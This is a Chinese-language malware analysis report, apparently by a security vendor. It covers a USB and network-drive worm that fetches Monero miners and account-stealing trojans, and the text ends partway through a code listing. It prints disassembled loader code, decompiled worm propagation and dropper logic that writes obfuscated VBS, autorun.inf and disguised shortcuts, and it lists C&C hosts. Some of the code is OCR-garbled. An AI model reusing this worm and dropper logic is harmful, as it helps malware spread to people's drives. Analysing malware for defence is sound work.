


黑客利用病毒挖门罗币

已获利 60 余万



目录

一、	概述.....	3
二、	样本分析.....	5
	蠕虫病毒.....	11
	挖矿病毒.....	18
三、	附录.....	23

一、概述

近日，火绒安全团队截获一批蠕虫病毒。这些病毒通过 U 盘、移动硬盘等移动介质及网络驱动器传播，入侵电脑后，会远程下载各类病毒模块，以牟取利益。这些被下载的有盗号木马、挖矿病毒等，并且已经获得约 645 个门罗币（合 60 余万人民币）。这类新蠕虫病毒还在不断更新，未来可能发动更大规模的攻击。

该病毒早在 2014 年就已出现，并在国内外不断流窜，国外传播量远超于国内。据“火绒威胁情报系统”监测显示，从 2018 年开始，该病毒在国内呈现出迅速爆发的威胁态势，并且近期还在不断传播。

火绒工程师发现，该病毒通过可移动存储设备(U 盘、移动硬盘等)和网络驱动器等方式进行传播。被该蠕虫病毒感染后，病毒会将移动设备、网络驱动器内的原有文件隐藏起来，并创建了一个与磁盘名称、图标完全相同的快捷方式，诱导用户点击。用户一旦点击，病毒会立即运行。

病毒运行后，首先会通过 C&C 远程服务器返回的控制命令，将其感染的电脑进行分组，再针对性的获取相应的病毒模块，执行盗号、挖矿等破坏行为。

病毒作者十分谨慎，将蠕虫病毒及其下载的全部病毒模块，都使用了混淆器，很难被安全软件查杀。同时，其下载的挖矿病毒只会在用户电脑空闲时进行挖矿，并且占用 CPU 资源很低，隐蔽性非常强。


不仅如此，该病毒还会删除被感染设备或网络驱动器根目录中的可疑文件，以保证只有自身会进入用户电脑。由此可见，该病毒以长期占据用户电脑来牟利为目的，日后不排除会远程派发其他恶性病毒（如勒索病毒）的可能。



“火绒安全软件” 无需升级即可拦截并查杀该病毒。

二、样本分析

近期，火绒截获到一批蠕虫病毒样本，该病毒主要通过网络驱动器和可移动存储设备进行传播。该病毒在 2014 年前后首次出现，起初病毒在海外传播量较大，在国内的感染量十分有限，在进入 2018 年之后国内感染量迅速上升，逐渐呈现出迅速爆发的威胁态势。该病毒代码执行后，会根据远程 C&C 服务器返回的控制命令执行指定恶意逻辑，甚至可以直接派发其他病毒代码到本地计算机中进行执行。现阶段，我们发现的被派发的病毒程序包括：挖矿病毒、盗号木马等。病毒恶意代码运行与传播流程图，如下图所示：



病毒恶意代码运行与传播流程图

该病毒所使用的 C&C 服务器地址众多，且至今仍然在随着样本不断进行更新，我们仅以部分 C&C 服务器地址为例。如下图所示：

C&C 服务器地址
112.126.94.107
uoiaefnouegiajifj.nl
rohgoruhgsorhugih.at
abvainvienvaiebai.com
rohgoruhgsorhugih.info

C&C 服务器地址

该病毒会将自身拷贝到可移动存储设备和网络驱动器中，病毒程序及脚本分别名为 DeviceConfigManager.exe 和 DeviceConfigManager.vbs。被该病毒感染后的目录，如下图所示：



被该病毒感染后的目录（上为可移动存储设备，下为网络驱动器）

火绒截获的蠕虫病毒样本既其下载的其他病毒程序全部均使用了相同的混淆器，此处对其所使用的混淆器进行统一分析，下文中不再赘述。其所使用的混淆器会使用大量无意义字符串或数据调用不同的系统函数，使用此方法达到其混淆目的。混淆器相关代码，如下图所示：

```

.text:00401368 jge     short loc_401385
.text:0040136D push   0             ; nHeight
.text:0040136F push   0             ; nWidth
.text:00401371 push   0             ; Y
.text:00401373 push   0             ; X
.text:00401375 push   0             ; nCount
.text:00401377 push   0             ; lpData
.text:00401379 push   0             ; lpOutputFunc
.text:0040137B push   0             ; hBrush
.text:0040137D push   0             ; hdc
.text:0040137F call   ds:GrayString
.text:00401385 loc_401385:
.text:00401385 push   0             ; CODE XREF: wWinMain(x,x,x,x)+157↑j
.text:00401387 push   0             ; bTimeAdjustmentDisabled
.text:00401389 call   ds:SetSystemTimeAdjustment
.text:0040138F cmp    [ebp+var_9C], 197h
.text:00401391 jge    short loc_4013C0
.text:00401393 push   20h
.text:00401395 pop    ecx
.text:00401397 mov    esi, offset aKeyupocunucipo ; "keyupocunucipojafiyayana zu pinonebazah"...
.text:00401399 lea   edi, [ebp+NewIten]
.text:0040139B rep    movsd
.text:0040139D movsb
.text:0040139F lea   eax, [ebp+NewIten]
.text:004013A1 push  eax           ; lpNewIten
.text:004013A3 push  0             ; uIDNewIten
.text:004013A5 push  0             ; uFlags
.text:004013A7 push  0             ; hMenu
.text:004013A9 call  ds:AppendMenuW
.text:004013AB
.text:004013C0 loc_4013C0:
.text:004013C0 push   0             ; CODE XREF: wWinMain(x,x,x,x)+185↑j
.text:004013C2 push   0             ; lpPoint
.text:004013C4 push   0             ; hWnd
.text:004013C6 call  ds:ClientToScreen
.text:004013C8 cmp    [ebp+var_9C], 186h
.text:004013CA jge    short loc_401400
.text:004013CC push   0             ; nSize
.text:004013CE call  ds:InitAtomTable
.text:004013D0 push   6
.text:004013D2 pop    ecx
.text:004013D4 mov    esi, offset aCecudixetixake ; "ce cudixetixakeheresegeta"
.text:004013D6 lea   edi, [ebp+String]
.text:004013D8 rep    movsb
.text:004013DA movsb
.text:004013DC push  0             ; hData
.text:004013DE lea   eax, [ebp+String]
.text:004013E0 push  eax           ; lpString
.text:004013E2 push  0             ; hWnd
.text:004013E4 call  ds:SetProp

```

混淆代码

混淆器中使用了大量与上图中类似的垃圾代码，而用于还原加载原始 PE 镜像数据的关键逻辑代码也被穿插在这些垃圾代码中。还原加载原始 PE 数据的相关代码，如下图所示：

```

.text:004015C0      cmp     [ebp+var_360], 48FC5Dh
.text:004015D7      jnz    short loc_4015EC
.text:004015D9      push   code_len          ; dwBytes
.text:004015DF      push   0                 ; uFlags
.text:004015E1      call   ds:GlobalAlloc
.text:004015E3      mov    code_buf_ptr, eax
.text:004015E5      loc_4015EC:             jmp    short loc_401592          ; CODE XREF: wWinMain(x,x,x,x)+3C3 ↑ j
.text:004015EE      ; -----
.text:004015EE      loc_4015EE:             jmp    short loc_401592          ; CODE XREF: wWinMain(x,x,x,x)+395 ↑ j
.text:004015EE      mov    eax, bin_encoded_code_data_ptr          ; CODE XREF: wWinMain(x,x,x,x)+395 ↑ j
.text:004015F3      mov    bin_encoded_code_data_ptr_copy, eax
.text:004015F8      and    [ebp+index], 0
.text:004015FF      jmp    short loc_40160E
.text:00401601      ; -----
.text:00401601      loc_401601:             jmp    short loc_401601          ; CODE XREF: wWinMain(x,x,x,x):loc_401693 ↓ j
.text:00401601      mov    eax, [ebp+index]
.text:00401607      inc    eax
.text:00401608      mov    [ebp+index], eax
.text:0040160E      loc_40160E:             jmp    short loc_40160E          ; CODE XREF: wWinMain(x,x,x,x)+3E0 ↑ j
.text:0040160E      mov    eax, [ebp+index]
.text:00401614      cmp    eax, code_len
.text:0040161A      jnb    short loc_401698
.text:0040161C      cmp    [ebp+index], 0006h
.text:00401626      jge    short loc_401660
    ***
.text:00401660      loc_401660:             jmp    short loc_401660          ; CODE XREF: wWinMain(x,x,x,x)+412 ↑ j
.text:00401660      mov    eax, code_buf_ptr
.text:00401665      add    eax, [ebp+index]
.text:00401668      mov    ecx, bin_encoded_code_data_ptr_copy
.text:00401671      add    ecx, [ebp+index]
.text:00401677      mov    cl, [ecx+0BECA0h]
.text:0040167D      mov    [eax], cl
.text:0040167F      cmp    [ebp+index], 622h
.text:00401689      jge    short loc_401693
.text:0040168B      push   0                 ; hMem
.text:0040168D      call   ds:LocalLock
.text:00401693      loc_401693:             jmp    loc_401601          ; CODE XREF: wWinMain(x,x,x,x)+475 ↑ j
.text:00401698      ; -----
    ***
.text:004016F0      loc_4016F0:             jmp    short loc_4016F0          ; CODE XREF: wWinMain(x,x,x,x)+48F ↑ j
.text:004016F0      cmp    [ebp+var_368], 260D26h
.text:004016FA      jnz    short loc_40175E
.text:004016FC      push   offset LibFileName ; "kerne132.dll"
.text:00401701      call   ds:LoadLibraryA
.text:00401707      mov    hModule, eax
.text:0040170C      push   offset String2 ; "Virtual"
.text:00401711      push   offset ProcName ; lpString1
.text:00401716      call   ds:lstrcpyA
.text:0040171C      push   offset aProtect ; "Protect"
.text:00401721      push   offset ProcName ; lpString1
.text:00401726      call   ds:lstrcatA
.text:0040172C      push   offset ProcName ; lpProcName
.text:00401731      push   hModule
.text:00401737      call   ds:GetProcAddress
.text:0040173D      mov    VirtualProtect, eax
.text:00401742      lea   eax, [ebp+var_76C]
.text:00401748      push   eax
.text:0040174D      push   [ebp+var_h]
.text:0040174C      push   code_len
.text:00401752      push   code_buf_ptr
.text:00401758      call   ds:VirtualProtect
    ***
.text:0040175E      loc_40175E:             jmp    short loc_40175E          ; CODE XREF: wWinMain(x,x,x,x)+4E6 ↑ j
.text:0040175E      cmp    [ebp+var_368], 893h
.text:00401768      jge    short loc_401775
.text:0040176A      push   offset RootPathName ; "gupegaleheruwagobukiredexuuwa jeyowujo"
.text:0040176F      call   ds:GetDriveTypeW
.text:00401775      loc_401775:             jmp    loc_4016AC          ; CODE XREF: wWinMain(x,x,x,x)+554 ↑ j
.text:0040177A      ; -----
.text:0040177A      loc_40177A:             jmp    short loc_40177A          ; CODE XREF: wWinMain(x,x,x,x)+4AF ↑ j
.text:0040177A      push   offset key
.text:0040177F      push   code_len
.text:00401785      push   code_buf_ptr
.text:0040178B      call   ds:decrypt_code
    ***
.text:00401790      and    [ebp+var_770], 0
.text:00401797      jmp    short loc_4017A6
    ***
.text:004017C6      loc_4017C6:             jmp    short loc_4017C6          ; CODE XREF: wWinMain(x,x,x,x)+5A8 ↑ j
.text:004017C6      cmp    [ebp+var_770], 3458BEh
.text:004017D0      jnz    short loc_4017E3
.text:004017D2      nop
.text:004017D3      add    code_len, 6328D06Ah
.text:004017D0      call   code_buf_ptr

```

拷贝被加密的代码数据

修改内存属性

解密代码数据

调用还原加载原始PE数据的相关代码

还原加载原始 PE 镜像数据的相关代码


```

seg000:00170EEB      push      4
seg000:00170EEC      push      1000h
seg000:00170EE2      mov       eax, [ebp-000h]
seg000:00170EE8      push     dword ptr [eax+5]
seg000:00170EEB      push     0
seg000:00170EFD      call     dword ptr [ebp-48h] ; VirtualAlloc
seg000:00170F00      mov       [ebp-10h], eax
seg000:00170F03      and      dword ptr [ebp-20h], 0
seg000:00170F07      push     0
seg000:00170F09      lea     eax, [ebp+20h]
seg000:00170F0C      push     eax ; ptr_len
seg000:00170F0D      push     dword ptr [ebp-10h] ; buffer
seg000:00170F10      mov       eax, [ebp-000h]
seg000:00170F16      push     dword ptr [eax+1] ; compressed_data_len
seg000:00170F19      mov       eax, [ebp-000h]
seg000:00170F1F      add     eax, 39h ; '9'
seg000:00170F22      push     eax ; compressed_data
seg000:00170F23      call     lz0_decompress ; 调用LZO解压算法
seg000:00170F28      add     esp, 14h
seg000:00170F2B      ; __linkproc__ section_mapping
seg000:00170F2B      @section_mapping:
seg000:00170F2B      lea     eax, [ebp-1Ch]
seg000:00170F2E      push     eax
seg000:00170F2F      push     40h ; '@'
seg000:00170F31      mov       eax, [ebp-000h]
seg000:00170F32      push     dword ptr [eax+9]
seg000:00170F3A      call     dword ptr [ebp-008h]
seg000:00170F40      call     dword ptr [ebp-24h] ; VirtualProtect
seg000:00170F43      mov       [ebp-0Ch], eax
seg000:00170F46      mov       eax, [ebp-008h]
seg000:00170F4C      mov       [ebp-90h], eax
seg000:00170F52      mov       eax, [ebp-000h]
seg000:00170F58      push     dword ptr [eax+9]
seg000:00170F5D      push     0
seg000:00170F5D      push     dword ptr [ebp-008h] ; inagebase
seg000:00170F63      call     nenset
seg000:00170F68      add     esp, 0Ch
seg000:00170F68      mov       eax, [ebp-10h]
seg000:00170F6E      mov       [ebp-34h], eax
seg000:00170F71      mov       eax, [ebp-34h]
seg000:00170F74      mov       eax, [eax+3Ch]
seg000:00170F77      mov       ecx, [ebp-10h]
seg000:00170F7A      lea     eax, [ecx+eax*4]
seg000:00170F7E      mov       [ebp-18h], eax
seg000:00170F81      mov       eax, [ebp-18h]
seg000:00170F84      movzx   eax, word ptr [eax+10h]
seg000:00170F88      mov       ecx, [ebp-34h]
seg000:00170F88      mov       ecx, [ecx+3Ch]
seg000:00170F8E      lea     eax, [ecx+eax*10h]
seg000:00170F92      mov       [ebp-58h], eax
seg000:00170F95      mov       eax, [ebp-34h]
seg000:00170F98      add     eax, [ebp-58h]
seg000:00170F9B      mov       [ebp-30h], eax
seg000:00170F9E      mov       eax, [ebp-30h]
seg000:00170FA1      mov       [ebp-68h], eax
seg000:00170FA4      mov       eax, [ebp-68h]
seg000:00170FA7      push     dword ptr [eax+14h]
seg000:00170FAA      push     dword ptr [ebp-34h]
seg000:00170FAD      push     dword ptr [ebp-90h]
seg000:00170FB3      call     nencpy
seg000:00170FB8      add     esp, 0Ch
seg000:00170FB8      mov       eax, [ebp-90h]
seg000:00170FC1      mov       [ebp-34h], eax
seg000:00170FC4      mov       eax, [ebp-34h]
seg000:00170FC7      mov       eax, [eax+3Ch]
seg000:00170FCA      mov       ecx, [ebp-90h]
seg000:00170FD0      lea     eax, [ecx+eax*4]
seg000:00170FD4      mov       [ebp-18h], eax
seg000:00170FD7      mov       eax, [ebp-90h]
seg000:00170FDD      add     eax, [ebp-58h]
seg000:00170FE0      mov       [ebp-30h], eax
seg000:00170FE3      mov       eax, [ebp-000h]
seg000:00170FE9      mov       eax, [ebp-00h]
seg000:00170FE9      add     eax, [ebp-90h]
seg000:00170FF2      mov       [ebp-64h], eax
seg000:00170FF5      mov       edx, [ebp-8Ch]
seg000:00170FFB      mov       eax, [ebp-64h]
seg000:00170FFE      mov       [edx], eax
seg000:00171000      mov       eax, [ebp-30h]
seg000:00171003      mov       [ebp-60h], eax
seg000:00171006      mov       eax, [ebp-60h]
seg000:00171009      mov       eax, [eax+14h]
seg000:0017100C      mov       [ebp-004h], eax
seg000:00171012      mov       eax, [ebp-30h]
seg000:00171015      mov       [ebp-4], eax
seg000:00171018      and      dword ptr [ebp-000h], 0
seg000:0017101F      jmp     short loc_17102E
; -----
seg000:00171021      @mapping_loop: ; CODE XREF: __linkproc__ jmp+310 ↓ j
seg000:00171021      mov     eax, [ebp-000h]
seg000:00171027      inc     eax
seg000:00171028      mov     [ebp-000h], eax
seg000:0017102E      loc_17102E: ; CODE XREF: __linkproc__ jmp+298 ↑ j
seg000:0017102E      mov     eax, [ebp-000h]
seg000:00171034      movzx  eax, byte ptr [eax]
seg000:00171037      cmp     [ebp-000h], eax
seg000:0017103D      jz     short loc_171096
seg000:0017103F      mov     eax, [ebp-4]
seg000:00171042      mov     [ebp-004h], eax
seg000:00171048      mov     eax, [ebp-004h]
seg000:0017104E      push   dword ptr [eax+10h]
seg000:00171051      mov     eax, [ebp-000h]
seg000:00171057      mov     ecx, [ebp-10h]
seg000:0017105A      add     ecx, [eax+14h] ; 虚拟映射加载原始PE数据
seg000:0017105D      push   ecx
seg000:0017105E      mov     eax, [ebp-004h]
seg000:00171064      mov     ecx, [ebp-90h]
seg000:00171068      add     ecx, [eax+0Ch]
seg000:0017106D      push   ecx
seg000:0017106E      call   nencpy
seg000:00171073      add     esp, 0Ch
seg000:00171076      mov     eax, [ebp-004h]
seg000:0017107C      mov     ecx, [ebp-004h]
seg000:00171082      add     ecx, [eax+10h]
seg000:00171085      mov     [ebp-004h], ecx
seg000:00171088      mov     eax, [ebp-4]
seg000:0017108E      add     eax, 28h ; '('
seg000:00171091      mov     [ebp-4], eax
seg000:00171094      jmp     short @mapping_loop

```

调用解压缩及虚拟映射相关代码

蠕虫病毒

该病毒整体逻辑分为两个部分，分别为传播和后门逻辑。该病毒的传播只针对可移动存储设备和网络驱动器，被感染后的可移动存储设备或网络驱动器根目录中会被释放一组病毒文件，并通过诱导用户点击或利用系统自动播放功能进行启动。蠕虫病毒通过遍历磁盘进行传播的相关逻辑代码，如下图所示：

```
void __stdcall __noreturn worm_main(LPVOID lpThreadParameter)
{
    FILE *v1; // eax
    FILE *v2; // esi
    const WCHAR *v3; // esi
    __int16 v4; // ax
    __int16 Dst; // [esp+10h] [ebp-20Ch]
    WCHAR VolumeNameBuffer; // [esp+E0h] [ebp-20Ch]

    memset((void *)&Filename, 0, 0x200u);
    GetModuleFileNameW(0, (LPWSTR)&Filename, 0x200u);
    v1 = wFopen(&Filename, L"rb");
    v2 = v1;
    if ( v1 )
    {
        fseek(v1, 0, 2);
        dword_407970 = ftell(v2);
        fclose(v2);
    }
    while ( 1 )
    {
        memset(&Dst, 0, 0xD0u);
        memset(&VolumeNameBuffer, 0, 0x200u);
        GetLogicalDriveStringsW(0xD0u, (LPWSTR)&Dst);
        v3 = (const WCHAR *)&Dst;
        if ( Dst )
        {
            do
            {
                if ( GetDriveTypeW(v3) == DRIVE_REMOVABLE )
                {
                    v4 = *v3 | 0x20;
                    if ( v4 != 'a' && v4 != 'b' )
                    {
                        SetLastError(1u);
                        if ( GetVolumeInformationW(v3, &VolumeNameBuffer, 0x105u, 0, 0, 0, 0) )
                            drop_malware((int)v3, (int)&VolumeNameBuffer, 0);
                        else
                            drop_malware((int)v3, (int)&ExistingFileName, 0);
                    }
                }
                if ( GetDriveTypeW(v3) == DRIVE_REMOTE && (*v3 | 0x20) != 'c' )
                    drop_malware((int)v3, (int)&ExistingFileName, HANDLE_FLAG_INHERIT);
                v3 += 4;
            } while ( *v3 );
        }
        Sleep(0x3E8u);
    }
}
```

遍历磁盘传播

被释放的病毒文件及文件描述，如下图所示：

病毒文件名	文件描述
DeviceConfigManager.exe	蠕虫病毒
DeviceConfigManager.vbs	用于启动蠕虫病毒，关闭当前资源管理器窗口并打开“目录
与磁盘同名的快捷方式	启动 DeviceConfigManager.vbs
autorun.inf	通过系统设备自动播放功能启动 DeviceConfigManager.exe

被释放的病毒文件及文件描述

蠕虫病毒会通过病毒 vbs 脚本中随机插入垃圾代码方式对抗安全软件查杀，被释放的 vbs 脚本首先会关闭当前资源管理器窗口，之后打开磁盘根目录下的 “_” 文件夹，最后执行病毒程序 DeviceConfigManager.exe。释放病毒 vbs 脚本相关逻辑，如下图所示：

```
snprintf(wstr_root_path, 0x2000, L"%ls", drive_name);
snprintf(wstr_lnk_path, 0x2000, L"%ls\\%s.lnk", drive_name, vol_name);
snprintf(wstr_lnk_name, 0x2000, L"%ls.lnk", vol_name);
snprintf(wstr_autorun_inf_path, 0x2000, L"%ls\\autorun.inf", drive_name);
snprintf(wstr_virus_dir_path, 0x2000, L"%ls\\", drive_name);
snprintf(wstr_DeviceConfigManager_exe_path, 0x2000, L"%ls\\DeviceConfigManager.exe", drive_name);
snprintf(wstr_DeviceConfigManager_vbs_path, 0x2000, L"%ls\\DeviceConfigManager.vbs", drive_name);
if ( PathFileExistsW(wstr_DeviceConfigManager_vbs_path) )
{
LABEL_16:
v4 = (void (__stdcall *) (LPCWSTR, DWORD))SetFileAttributesW;
goto LABEL_17;
}
v4 = (void (__stdcall *) (LPCWSTR, DWORD))SetFileAttributesV;
if ( PathFileExistsW(wstr_autorun_inf_path) )
{
SetFileAttributesW(wstr_autorun_inf_path, FILE_ATTRIBUTE_NORMAL);
DeleteFileW(wstr_autorun_inf_path);
}
File = w fopen(wstr_DeviceConfigManager_vbs_path, L"w");
if ( File )
{
memset(v037, 0, 0x1900);
memset(v040, 0, 0x1900);
v5 = rand() % 60000 + 10000;
v6 = rand() % 60000 + 10000;
v7 = rand();
snprintf(v037, 0x1900, L"%d%d%d", v7 % 60000 + 10000, v6, v5);
v8 = rand() % 60000 + 10000;
v9 = rand() % 60000 + 10000;
v10 = rand();
snprintf(v040, 0x1900, L"%d%d%d", v10 % 60000 + 10000, v9, v8);
fprintf(File, L"Din %s\n", v037);
for ( i = 0; i < rand() % 100 + 50; ++i )
{
v11 = rand() % 60000 + 10000;
v12 = rand() % 60000 + 10000;
v13 = rand();
fprintf(File, L"Din %d%d%d\n", v13 % 60000 + 10000, v12, v11);
}
fprintf(File, L"Set %s = wscript.CreateObject(\"WScript.Shell\")\n", v037);
fprintf(File, L"Set %s = wscript.CreateObject(\"Scripting.FileSystemObject\")\n", v040);
for ( i = 0; i < rand() % 100 + 50; ++i )
{
v14 = rand() % 60000 + 10000;
v15 = rand() % 60000 + 10000;
v16 = rand();
fprintf(File, L"Din %d%d%d\n", v16 % 60000 + 10000, v15, v14);
}
fprintf(File, L"%s.SendKeys \"%%(FN)\"\n", v037);
for ( i = 0; i < rand() % 100 + 50; ++i )
{
v17 = rand() % 60000 + 10000;
v18 = rand() % 60000 + 10000;
v19 = rand();
fprintf(File, L"Din %d%d%d\n", v19 % 60000 + 10000, v18, v17);
}
fprintf(File, L"IF %s.FolderExists(\"\\.\") Then\n", v040);
fprintf(File, L"%s.Run \"%s\"\n", v037);
fprintf(File, L"End If\n");
for ( i = 0; i < rand() % 100 + 50; ++i )
{
v20 = rand() % 60000 + 10000;
v21 = rand() % 60000 + 10000;
v22 = rand();
fprintf(File, L"Din %d%d%d\n", v22 % 60000 + 10000, v21, v20);
}
fprintf(File, L"IF %s.FileExists(\"\\DeviceConfigManager.exe\") Then\n", v040);
fprintf(File, L"%s.Run \"%s\\DeviceConfigManager.exe\", 2\n", v037);
fprintf(File, L"End If\n");
for ( i = 0; i < rand() % 100 + 50; ++i )
{
v23 = rand() % 60000 + 10000;
v24 = rand() % 60000 + 10000;
v25 = rand();
fprintf(File, L"Din %d%d%d\n", v25 % 60000 + 10000, v24, v23);
}
fclose(File);
SetFileAttributesW(wstr_DeviceConfigManager_vbs_path, 70);
goto LABEL_16;
}
}
```

随机在脚本中生成垃圾代码

释放病毒 vbs 脚本相关逻辑

除了释放病毒文件外，病毒还会根据扩展名删除磁盘根目录中的可疑文件（删除时会自身释放的病毒文件排除）。被删除的文件后缀名，如下图所示：

●.lnk ●.vbs ●.bat ●.js ●.scr ●.com
●.jse ●.cmd ●.pif ●.jar ●.dll

被删除的文件后缀名

病毒在释放文件的同时，还会将根目录下的所有文件全部移动至病毒创建的“_”目录中。除了病毒释放的快捷方式外，其他病毒文件属性均被设置为隐藏，在用户打开被感染的磁盘后，只能看到与磁盘名称、图标完全相同的快捷方式，从而诱骗用户点击。快捷方式指向的文件为 DeviceConfigManager.vbs，vbs 脚本功能如前文所述。通过这些手段可以使病毒代码执行的同时，尽可能不让用户有所察觉。

```

if ( !_BVIE)is_remote_drive == 1 && !PathFileExistsW(&ustr_autorun_inf_path) )
{
    v26 = wOpen(&ustr_autorun_inf_path, L"w");
    File = v26;
    if ( v26 )
    {
        fprintf(v26, L"[autorun]\n");
        fprintf(File, L"open= \\DeviceConfigManager.exe\n"); 释放autorun.inf
        fprintf(File, L"UseAutoPlay=1\n");
        fclose(File);
        v4(&ustr_autorun_inf_path, 7u);
    }
}
if ( !PathFileExistsW(&ustr_lnk_path) ) 根据不同的磁盘类型生成不同图标的快捷方式
{
    if ( !_BVIE)is_remote_drive == 1 )
        create_lnk(&ustr_DeviceConfigManager_obs_path, &ustr_lnk_path, L"B:\\", 0, L"shell132.dll", 9, 0, 0, 0);
    else
        create_lnk(&ustr_DeviceConfigManager_obs_path, &ustr_lnk_path, L"B:\\", 0, L"shell132.dll", 8, 0, 0, 0);
}
if ( !PathFileExistsW(&ustr_virus_dir_path) && CreateDirectoryW(&ustr_virus_dir_path, 0) )
    v4(&ustr_virus_dir_path, 7u);
v27 = wOpen(&ustr_DeviceConfigManager_exe_path, L"rb");
is_removeable_drivea = v27;
if ( v27 )
{
    fseek(v27, 0, FILE_END);
    i = ftell(is_removeable_drivea);
    fclose(is_removeable_drivea);
    if ( i != dword_407970 )
    {
        v4(&ustr_DeviceConfigManager_exe_path, 0x80u); 释放DeviceConfigManager.exe
        DeleteFileW(&ustr_DeviceConfigManager_exe_path);
    }
}
if ( !PathFileExistsW(&ustr_DeviceConfigManager_exe_path) )
{
    CopyFileW(&ustr_DeviceConfigManager_exe_path, 0);
    v4(&ustr_DeviceConfigManager_exe_path, 7u);
}
is_removeable_driveb = FindFirstFileW(ustr_root_path, &FindFileData);
if ( is_removeable_driveb == (HANDLE)-1 )
    return 0;
do
{
    if ( wcsstr(FindFileData.cFileName, L".lnk") && wcsncmp(FindFileData.cFileName, &ustr_lnk_name)
        || wcsstr(FindFileData.cFileName, L".obs") && wcsncmp(FindFileData.cFileName, L"DeviceConfigManager.obs")
